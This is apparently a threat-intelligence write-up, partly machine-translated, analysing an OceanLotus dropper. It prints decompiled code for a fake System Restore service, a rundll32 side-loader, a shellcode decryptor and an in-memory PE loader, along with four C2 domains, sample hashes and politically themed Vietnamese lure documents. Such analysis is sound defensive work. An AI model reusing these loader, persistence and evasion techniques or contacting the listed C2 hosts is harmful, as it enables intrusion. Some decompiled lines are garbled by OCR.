00F40170	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00?..`
00F40180	00 00 00 00 00 00 00 00 00 D0 09 00 60 12 00 00?..`
00F40190	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00F401A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00F401B0	D0 88 09 00 40 00 00 00 00 00 00 00 00 00 00 00	...@.....
00F401C0	00 D0 00 00 98 01 00 00 00 00 00 00 00 00 00 00	..?.....
00F401D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

```

411 | if ( v40 > 0u )
412 | {
413 |     while ( 1 )
414 |     {
415 |         v42 = v32 + 248;
416 |         if ( *(_DWORD *) (v32 + 40 * v41 + 248) == 'ler.' 88 *(_DWORD *) (v42 + 40 * v41 + 4) == 'co' )
417 |             break;
418 |         if ( ++v41 >= v40 )
419 |             goto LABEL_75;
420 |     }
421 |     v43 = &v28[*( _DWORD *) (v42 + 40 * v41 + 12)];
422 |     if ( v43 )
423 |     {
424 |         for ( ; *(_DWORD *) v43; v43 += *(_DWORD *) v43 + 1 )
425 |         {
426 |             v44 = 0;
427 |             *(int *) ((char *) &v94 + 1) = (unsigned int) (*( _DWORD *) v43 + 1) - 8 >> 1;
428 |             if ( *(int *) ((char *) &v94 + 1) > 0 )
429 |             {
430 |                 do
431 |                 {
432 |                     if ( (*(_WORD *) &v43[2 * v44 + 8] & 0xF000) == 0x3000 )
433 |                         *(_DWORD *) &v28[*( _DWORD *) v43 + (*(_WORD *) &v43[2 * v44 + 8] & 0xFFF)] += &v28[-v93[13]];
434 |                     ++v44;
435 |                 }
436 |                 while ( v44 < *(int *) ((char *) &v94 + 1) );
437 |             }
438 |         }
439 |         v45 = v93[30];
440 |         if ( v45 )
441 |         {
442 |             if ( v93[31] )
443 |             {
444 |                 if ( *(_DWORD *) &v28[v45 + 20] )
445 |                 {
446 |                     v46 = *(_DWORD *) &v28[v45 + 28];
447 |                     v47 = v93[10];
448 |                     if ( !v47 || !((int __stdcall *) (const CHAR *, signed int, _DWORD) &v28[v47])(v28, 1, 0) )
449 |                         ((void (*) (void)) &v28[*( _DWORD *) &v28[v46]] )();
450 |                 }
451 |             }
452 |         }
453 |     }
454 | }
455 | goto LABEL_75;
456 | }

```


This code will release 3 files to c:\program files\ Microsoft \ Windows \system restore\ directory:

名称	修改日期	类型	大小
{9FBAA883-1709-4DE3-8C1B-48683F740A5F}	2019/4/30 10:24	文件	333 KB
{9FBAA883-1709-4DE3-8C1B-48683F740A5F}.clsid	2019/4/30 10:24	CLSID 文件	64 KB
rstrui.exe	2019/4/30 10:24	应用程序	204 KB

Then create the service and point to the rstrui.exe file:

名称	类型	数据	大小	时间
Enum	项			2019-4-30 10:24:34
Security	项			2019-4-30 10:24:34
(默认)	REG_SZ	(数值未设置)		
Description	REG_SZ	Microsoft Windows System Restore	66	
DisplayName	REG_SZ	Microsoft Windows System Restore	66	
ErrorControl	REG_DWORD	0x00000000 (0)	4	
ImagePath	REG_EXPAND_SZ	C:\Program Files\Microsoft\Windows\System Restore\rstrui.exe	122	
ObjectName	REG_SZ	LocalSystem	24	
Start	REG_DWORD	0x00000002 (2)	4	
Type	REG_DWORD	0x00000010 (16)	4	

Rstrui. Exe is an attacker to write a loader, disguised Microsoft Windows System Restore icon:



Mainly responsible for loading {9fbaa883-1709-4de3-8c1b-48683f740a5f} in the same directory through rundll32.

```

51  memset(&v13, 0, 0x206u);
52  lstrcpyW(&pszPath, &Buffer);
53  PathAppendW(&pszPath, L"rundll");
54  lstrcatW(&pszPath, L"32");
55  lstrcatW(&pszPath, L".exe");
56  memset(&v9, 0, 0x206u);
57  v8 = 0;
58  PathAppendW(&v8, L"{9F8AA883-1709-4DE3-8C1B-48683F740A5F}.clsid");
59  String2 = 0;
60  memset(&v15, 0, 0x206u);
61  lstrcpyW(&String2, &Buffer);
62  PathAppendW(&String2, L"shell");
63  lstrcatW(&String2, L"32");
64  lstrcatW(&String2, L".dll");
65  CommandLine = 0;
66  memset(&v7, 0, 0x7FEu);
67  lstrcpyW(&CommandLine, L"rundll");
68  lstrcatW(&CommandLine, L"32");
69  lstrcatW(&CommandLine, L".exe");
70  lstrcatW(&CommandLine, L" ");
71  lstrcatW(&CommandLine, &String2);
72  lstrcatW(&CommandLine, L" ");
73  lstrcatW(&CommandLine, L"Control_RunDLL");
74  lstrcatW(&CommandLine, L" ");
75  lstrcatW(&CommandLine, &v8);
76  ProcessInformation.hProcess = 0;
77  ProcessInformation.hThread = 0;
78  ProcessInformation.dwProcessId = 0;
79  ProcessInformation.dwThreadId = 0;
80  memset(&StartupInfo, 0, 0x44u);
81  StartupInfo.cb = 68;
82  Value = 0;
83  memset(&v5, 0, 0xFFEu);
84  if ( !GetEnvironmentVariable(L"path", &Value, 0x800u) )
85     Value = 0;
86  SetEnvironmentVariable(L"{83558A16-9C19-4AF6-8D1A-F214D5FB5827}", &Value);
87  lstrcatW(&Value, L"");
88  lstrcatW(&Value, &Filename);
89  lstrcatW(&Value, L"");
90  SetEnvironmentVariable(L"path", &Value);
91  result = CreateProcessW(&pszPath, &CommandLine, 0, 0, 0, 0, 0, &Filename, &StartupInfo, &ProcessInformation);
92  if ( result )
93  {
94     CloseHandle(ProcessInformation.hThread);
95     result = CloseHandle(ProcessInformation.hProcess);
96  }
97  }
98  return result;
99}

```

File name {9fbaa883-1709-4de3-8c1b-48683f740a5f}. Clsid file when a DllLoader, PE information is as follows:

导出模块名:timedate.dll 编译器信息:VC 9.0		
节信息	导出表	引入表
.text	CPLApplet	USER32.dll
.rdata		SHELL32.dll
.data		SHLWAPI.dll
.rsrc		KERNEL32.dll
.reloc		

The function of this DLL is mainly to decrypt and load shellcode with the same directory name as {9fbaa883-1709-4de3-8c1b-48683f740a5f}, as shown in the figure:

```


12 Buffer = 0;
13 memset(&v8, 0, 0xFFEu);
14 if ( !GetEnvironmentVariable(L"{83558A16-9C19-4AF6-8D1A-F214D5FB5827}", &Buffer, 0x800u) )
15     Buffer = 0;
16 SetEnvironmentVariable(L"{83558A16-9C19-4AF6-8D1A-F214D5FB5827}", 0);
17 SetEnvironmentVariable(L"path", &Buffer);
18 GetWindowsDirectoryW(&Buffer, 0x104u);
19 SetCurrentDirectoryW(&Buffer);
20 pNumArgs = 0;
21 v0 = GetCommandLineW();
22 v1 = (WCHAR *)v0;
23 if ( v0 )
24 {
25     v2 = 2 * lstrlenW(v0) + 2;
26     v3 = (LPCWSTR *)CommandLineToArgvW(v1, &pNumArgs);
27     if ( v3 )
28     {
29         flOldProtect = 0;
30         if ( VirtualProtect(v1, v2, 4u, &flOldProtect) )
31         {
32             memset(v1, 0, v2);
33             lstrcatw(v1, *v3);
34         }
35     }
36 }
37 GetModuleFileNameW(hModule, &Buffer, 0x104u);
38 PathRemoveExtensionW(&Buffer);
39 if ( !sub_10001480(&Buffer) )
40     ExitProcess(0);
41 return SLEEP(0xFFFFFFFF, 0);
42}

```

Enter the sub_10001480 function, the contents of the file will be decrypted, and the PE will be loaded in memory:

<pre> 1 bool __usercall sub_10001480@cal(const wchar_t *s1@eax) 2 { 3 FILE *v1; // eax 4 FILE *v2; // edi 5 bool v3; // bl 6 int v4; // esi 7 _DWORD *v5; // edi 8 _DWORD *v6; // eax 9 signed int i; // eax 10 FILE *v9; // [esp+4h] 11 12 v1 = _wfopen(s1, L"rb"); 13 v2 = v1; 14 v3 = v1 != 0; 15 v4 = 0; 16 v9 = v1; 17 if (v1) 18 { 19 fseek(v1, 0, 2); 20 v4 = ftell(v2); 21 v3 = v4 > 0; 22 } 23 v5 = 0; 24 if (v3) 25 { 26 v6 = operator new(v4 + 256); 27 v5 = v6; 28 v3 = v5 != 0; 29 if (v5) 30 { 31 memset(v5, 0, v4); 32 fseek(v5, 0, 0); 33 fread(v5, 1u, v4, v9); 34 } 35 } 36 if (v9) 37 fclose(v9); 38 if (v3) 39 { 40 for (i = 0x10000; i < v4; ++i) 41 *((BYTE *)v5 + i) += *((BYTE *)v5 + i % 0x10000); 42 v3 = sub_10001360(v5 + 0x4000, v4 - 0x10000); 43 } 44 if (v5) 45 operator delete(v5); 46 return v3; 47} </pre>	<pre> 31 if (v4 && v5 > v4 && v7 > v5) 32 { 33 v8 = VirtualAlloc(0, v7 + 4096, 0x1000u, 0x40u); 34 v9 = v8; 35 result = v8 != 0; 36 if (result) 37 { 38 memset(v9, 0, v7); 39 memcpy(v9, v1, v16); 40 v10 = v9[15]; 41 v11 = *((_DWORD *)v9 + v10 + 40); 42 v12 = (int)v9 + v10; 43 dword_10010C00 = (int)v9; 44 if (v11) 45 { 46 dword_10010BFC = (int(__stdcall *)(_DWORD, _DWORD, _DWORD))((char *)v9 + v11); 47 if (*((_DWORD *)v12 + 6)) 48 { 49 v13 = (_DWORD *)v14 + v12 + 44; 50 v17 = *(unsigned __int16 *)v12 + 6; 51 do 52 { 53 memcpy((char *)v9 + *(v13 - 2), (char *)v1 + *v13, *(v13 - 1)); 54 v13 += 10; 55 --v17; 56 } while (v17); 57 v7 = v15; 58 result = sub_10001100((int)v9, v7); 59 if (result) 60 { 61 result = sub_10001280((int)v9, v15); 62 if (result) 63 { 64 if (dword_10010BFC) 65 result = dword_10010BFC(dword_10010C00, 1, 0) != 0; 66 } 67 } 68 } 69 } 70 } </pre>
---	--

The PE after decryption in memory is shown in the figure below:



导出模块名 **comuid.dll**
编译器信息:VC 11.0

节信息	导出表	引入表
.text	Version	KERNEL32.dll
.rdata		ADVAPI32.dll
.data		SHELL32.dll
.rsrc		dbghelp.dll
.reloc		

DllMain creates a thread to execute the export function Version. In the Version function, the remote control function will be executed all the time. If it fails, the sleep 6s will continue.

```

1 BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
2 {
3     if ( fdwReason == 1 )
4     {
5         hModule = hinstDLL;
6         CreateThread(0, 0x400000u, (LPTHREAD_START_ROUTINE)Version, 0, 0, 0);
7     }
8     return 1;
9 }

1 void __stdcall __noreturn Version(LPVOID lpThreadParameter)
2 {
3     while ( 1 )
4     {
5         sub_100010B0();
6         Sleep(6u);
7     }
8 }
    
```

Then a number less than 4 will be randomly generated, and C2 will be randomly selected, as shown in the figure:

```

73  if ( v17 >= 0x10 )
74      j_free(v15);
75  v3 = v1 % 4;
76  if ( !(v1 % 4) )
77  {
78      v4 = sub_10013BC0((int)&v13);
79      LOBYTE(v25) = 2;
80      v5 = sub_10014050((int)&v15, v4);
81      if ( &v21 != (void **)v5 )
82      {
83          if ( v23 >= 0x10 )
84              j_free(v21);
85          v23 = 15;
86          v22 = 0;
87          LOBYTE(v21) = 0;
88          if ( *(_DWORD *) (v5 + 20) >= 0x10u )
89          {
90              v21 = *(void **)v5;
91              *(_DWORD *)v5 = 0;
92          }
93          else if ( *(_DWORD *) (v5 + 16) != -1 )
94          {
95              memmove(&v21, (const void *)v5, *(_DWORD *) (v5 + 16) + 1);
96          }
97          v22 = *(_DWORD *) (v5 + 16);
98          v23 = *(_DWORD *) (v5 + 20);
99          *(_DWORD *) (v5 + 20) = 15;
100         *(_DWORD *) (v5 + 16) = 0;
101         *(_BYTE *)v5 = 0;
102     }
103     goto LABEL_36;
104 }
105 switch ( v3 )
106 {
107     case 1:
108         v6 = sub_10013B30((int)&v13);
109         LOBYTE(v25) = 3;
110         goto LABEL_32;
111     case 2:
112         v6 = sub_10013A90((int)&v13);
113         LOBYTE(v25) = 4;
114         goto LABEL_32;
115     case 3:
116         v6 = sub_10013A00((int)&v13);
117         LOBYTE(v25) = 5;
118 LABEL_32:

```

Randomly generate numbers within 4, select C2 by number

Select C2 by the generated number

One of the functions to decrypt C2 is as follows:

```

11  v1 = this;
12  v4 = '8<:>';
13  v5 = '$e42';
14  v6 = '"9&>';
15  v7 = '*>m: ';
16  v8 = ':';
17  *(_DWORD *) (this + 20) = 15;
18  *(_DWORD *) (this + 16) = 0;
19  *(_BYTE *)this = 0;
20  if ( (_BYTE)v4 )
21      v2 = strlen((const char *)&v4);
22  else
23      v2 = 0;
24  sub_10014A00(v1, &v4, v2);
25  return v1;
26 }

```

The 4 domain names are as follows:

images.ucange.com

preload.oingtalt.com

maintenance.allidayser.com

report.cottallid.com

The hash of the sample associated with the domain name is as follows:


2 ea902abe453b70cf77e402cc16eb552

cc7b9ee1b026e16a9d37e3988a714479

e60c35dd36c9f525007955e6b3a88b82

Binding files in this homologous sample:


Cc7b9ee1b026e16a9d37e3988a714479 bundled office files content is as follows:



Translation:

<p>NHÀ SÁNG LẬP MẠNG XÃ HỘI LIVENGUIDE Phản Đối Luật ANM</p> <p>“...Để vô hiệu hóa “Luật An ninh mạng” của DCSVN, trang mạng xã hội LiveNGuide đã ra đời.Nó do người Việt Nam lập, dành cho đồng bào Việt Nam. Trang này sử dụng 3 ngôn ngữ: Việt, Anh và Pháp...” Trước bề bối làm lộ thông tin khách hàng của Facebook, nhiều người dân Việt Nam đã lựa chọn chuyển sang dùng mạng xã hội mới. Phóng viên Báo LDN có cuộc phỏng vấn với Tiến sĩ Lê Trung Tinh, một người Việt hiện đang sinh sống tại Pháp và Anh, nhà sáng lập mạng xã hội LiveNGuide – một mạng xã hội mới thành lập và được nhiều người quan tâm trong thời gian gần đây.</p> <p>Người sáng lập LiveNGuide - TS. Lê Trung Tinh cam kết “quyền tự do ngôn luận”</p> <p>PV Báo LDN: Mến chào Tiến sĩ Lê Trung Tinh, được biết anh là nhà sáng lập mạng xã hội LiveNGuide. Xin anh cho biết cơ duyên cũng như động lực nào đã thôi thúc anh thành lập mạng xã hội này?TS. Lê Trung Tinh: Thân chào Kieu Phong và quý vị độc giả.</p> <p>Có thể nói LiveNGuide phần nào kết hợp con người hoạt động xã hội và kinh doanh trong tôi. Là người tranh đấu cho công lý và hoà bình trên Biển Đông cũng như cho một nước Việt Nam tự do và dân chủ, tôi ý thức rõ sự cần thiết của việc người Việt cần không chỉ trao đổi với nhau trên mạng mà còn phải gặp gỡ, đi cùng, làm việc cùng, tham gia cùng những hoạt động từ nhỏ đến lớn. Những việc này giúp chúng ta hiểu nhau hơn, tổ chức với nhau tốt hơn và dần dần từ những thay đổi đó sẽ thay đổi xã hội.</p> <p>Ngoài ra những ngày tháng làm việc tại London, một trung tâm tài chính năng động của thế giới cũng kích thích nhiều ý tưởng kinh doanh trong tôi, khi đó đang điều hành một công ty du lịch và tổ chức hoạt động tại Châu Âu. Tôi nhận thấy được một nhu cầu tự nhiên, một</p>	<p>社会网络的房子LIVENGUIDE反对ANM法</p> <p>“...为了禁用CPV的“网络安全法”，社交网站LiveNGuide诞生了，它是越南人为越南人创造的。这个页面使用了3种语言：越南语，英语和法语.....”。之前的丑闻揭示了Facebook的客户信息，许多越南人选择转用新的社交网络。 LDN新闻记者采访了目前居住在法国和英国的越南人Le Trung Tinh博士，他是社交网络LiveNGuide的创始人，LiveNGuide是一个新成立的社交网络，并且多次感兴趣。最近，创始人LiveNGuide - TS. Le Trung Tinh承诺“言论自由”</p> <p>LDN报的报道：向Le Trung Tinh博士问好，他被称为社交网络LiveNGuide的创始人。能否请您告诉我您建立这个社交网络的机会和动机是什么？ Le Trung Tinh：亲爱的Kieu Phong和他的读者。</p> <p>可以说LiveNGuide在某种程度上融合了我在社交和商业活动中的人。作为南海正义与和平以及自由民主的越南的有力竞争者，我充分意识到越南人民不仅需要在网上互相沟通，还要满足他们的需求。移除，陪伴，合作，参与从小到大的活动。这些事情有助于我们更好地理解，更好地，逐步地从改变社会的变化中相互组织。</p> <p>除了伦敦的工作日之外，世界上一个充满活力的金融中心也引起了我的许多商业创意，然后经营着一家在欧洲经营的旅游和组织公司。。我看到了一种自然的需求，一种向人民提供服务的倾向，切断了中间人和地理障碍。</p> <p>从最初的想法，通过与同一方向和热情的同事讨论，我部署并建立了LiveNGuide团队，包括来自欧洲，美国和像今天一样在世界各地建立LiveNGuide。</p> <p>LDN的报告：Le Trung Tinh博士能说出LiveNGuide这个名字的含义吗？</p> <p>TS. Le Trung Tinh：我认为每个人的生活都是美好而独特的旅程。在那段旅程中，我们每个人都能够过自己的生活，引领自己和其他人走在我们熟悉或仍在探索的道路上。这就是为什么我选择Live和Guide这</p>
---	---


2 ea902abe453b70cf77e402cc16eb552 bundled Office files content is as follows:



Translation:

<p>SỰ THẬT PHIÊN TÒA XÉT XỬ GIÁO DÂN LÊ ĐÌNH LƯƠNG</p> <p>Lê Đình Lương, sinh năm 1956, là giáo dân giáo xứ Vinh Hoà, giáo hạt Kế Dừa, giáo phận Vinh. Ông tham gia đấu tranh đấu cho Công lý và Hòa bình, quyền con người cũng như cùng bà con đòi công ty Formosa phải bồi thường cho nạn nhân các tỉnh miền trung sau khi gây ô nhiễm vùng biển này hồi năm 2016. Ông đồng thời cũng là một dân oan bị BND xã Hợp Thành lạm thu thuế, phí nông nghiệp nhiều năm nên ông đã cùng người dân trong xã chống lại bất công.</p> <p>Ông Lương bị bắt vào ngày 24/7/2017 khi đang đi xe máy trên đường về sau khi thăm gia đình tù nhân lương tâm Nguyễn Văn Oai ở giáo xứ Yên Hoà, tỉnh Nghệ An.</p> <p>Nhà hoạt động dân quyền Lê Đình Lương bị ghép tội "hoạt động nhằm lật đổ chính quyền nhân dân" theo điều 79 bộ luật hình sự cũ năm 1999.</p> <p>Trước những bất công, các bạn trẻ đã đồng loạt bỏ việc nghỉ yêu cầu trả tự do cho Lê Đình Lương và phản đối phiên tòa</p> <p>Thực hiện kế hoạch xét xử tháng 8/2018, sáng 16/8/2018, Tòa án nhân dân tỉnh Nghệ An đưa ra xét xử sơ thẩm vụ án Lê Đình Lương về tội "Hoạt động nhằm lật đổ chính quyền nhân dân".</p> <p>Tổ chức theo dõi nhân quyền Ân Xã Quốc Tế vào ngày 15 tháng 8 ra thông cáo báo chí trước ngày dự kiến diễn ra phiên xử nhà hoạt động Lê Đình Lương tại tỉnh Nghệ An. Phiên xử nhà hoạt động Lê Đình Lương dự kiến sẽ diễn ra tại Tòa án Nhân dân tỉnh Nghệ An vào ngày 16/8.</p> <p>Ân Xã Quốc Tế yêu cầu Việt Nam phải hủy bỏ phiên xử có động cơ chính trị đối với ông Lê Đình Lương, một nhà hoạt động vì nhân quyền và môi trường tại Việt Nam.</p>	<p>人民治疗法院的真相 LE DINH LUONG</p> <p>Le Dinh Luong, 出生于1956年, 是Vinh Hoa教区, Ke Dua区教堂, Vinh教区的教区居民。他参加了争取正义与和平, 人权以及亲戚的斗争, 要求福尔摩沙公司在2016年污染海水后补偿中部省份的受害者。他同时也是一个清愿者, 他被Hop Thanh公社的人民委员会滥用多年的税收和农业费用, 所以他和公社里的人民都不公平。</p> <p>Luong先生于2017年7月24日在Nghê An省Yên Hoa教区拜访良心囚犯 Nguyen Van Oai后, 在途中骑摩托车时被捕。</p> <p>根据1999年制定的旧刑法第79条, 民权活动家Le Dinh Luong被指控“旨在推翻人民行政管理的活动”。</p> <p>面对不公正, 年轻人一致张贴要求释放Le Dinh Luong并抗议审判的横幅</p> <p>在2018年8月, 即2018年8月16日上午, 义安人民法院以“旨在推翻人民行政的活动”为由, 对Le Dinh Luong案件的一审案件进行了审判。大赦国际人权观察于8月15日在义安省Le Dinh Luong的激进审判日期之前发布了新闻稿。活动家Le Dinh Luong的审判预计将于8月16日在义安省人民法院进行。</p> <p>国际特赦组织要求越南取消对越南人权和环境活动家Le Dinh Luong的政治动机。</p> <p>国际特赦组织全球业务总监克萊尔阿尔加女士说, 仅仅因为台湾钢铁厂造成海洋环境灾害影响的渔民的和平活动, Le Dinh Luong先生才能必须面对终身监禁甚至死刑。根据国际特赦组织的说法, 这是一个不公正和政治动机的案件, 因此必须取消, Le Dinh Luong先生必须立即无条件释放。</p> <p>关于激进主义者Le Dinh Luong是否在他被拘留一年多之前和在审判开始前不到一个月才能看到律师之前, 他是否得到了公平对待。52岁的活动家Le Dinh Luong是该活动的资深参与者, 要求钢铁厂从</p>
--	---

The flow chart of the Dropper is as follows:



A comparison between this version of Dropper and the 2015 version of Dropper:

1. The Dropper in 2015 is to pass the randomly generated decryption key through the command line parameter, while the Dropper in this version is to pass the key through the environment variables between the process chains (API is SetEnvironmentVariableW and GetEnvironmentVariableW).

2, the presence of the 2015 version of the detection virtual machine, this version does not exist in the detection virtual machine.

The following figure is: Dropper version of OceanLotus in 2015 passes the key through "-- ping" :

传递参数 “—ping+【运行的文件全路径】+【\t】 + 密钥”,执行起来 temp 文件。

```

Commandline = 0;
memset(&v33, 0, 0x7FFEu);
sprintf_s(&Commandline, 0x4000u, L"\\?%s\\%s" --ping%st%st", &PathName, &FileName, &v30); // 传递参数并执行 temp文件
StartupInfo.cb = 0;
memset(&StartupInfo.lpReserved, 0, 0x400u);
StartupInfo.cb = 68;
StartupInfo.wShowWindow = 0;
StartupInfo.dwFlags = 1;
ProcessInformation.hProcess = 0;
ProcessInformation.hThread = 0;
ProcessInformation.dwProcessId = 0;
ProcessInformation.dwThreadId = 0;
CreateProcess(&PathName, &Commandline, 0, 0, 0, 0x00000000u, 0, 0, &StartupInfo, &ProcessInformation); // 执行temp文件
v64 = 0;
goto LABEL_32;

```

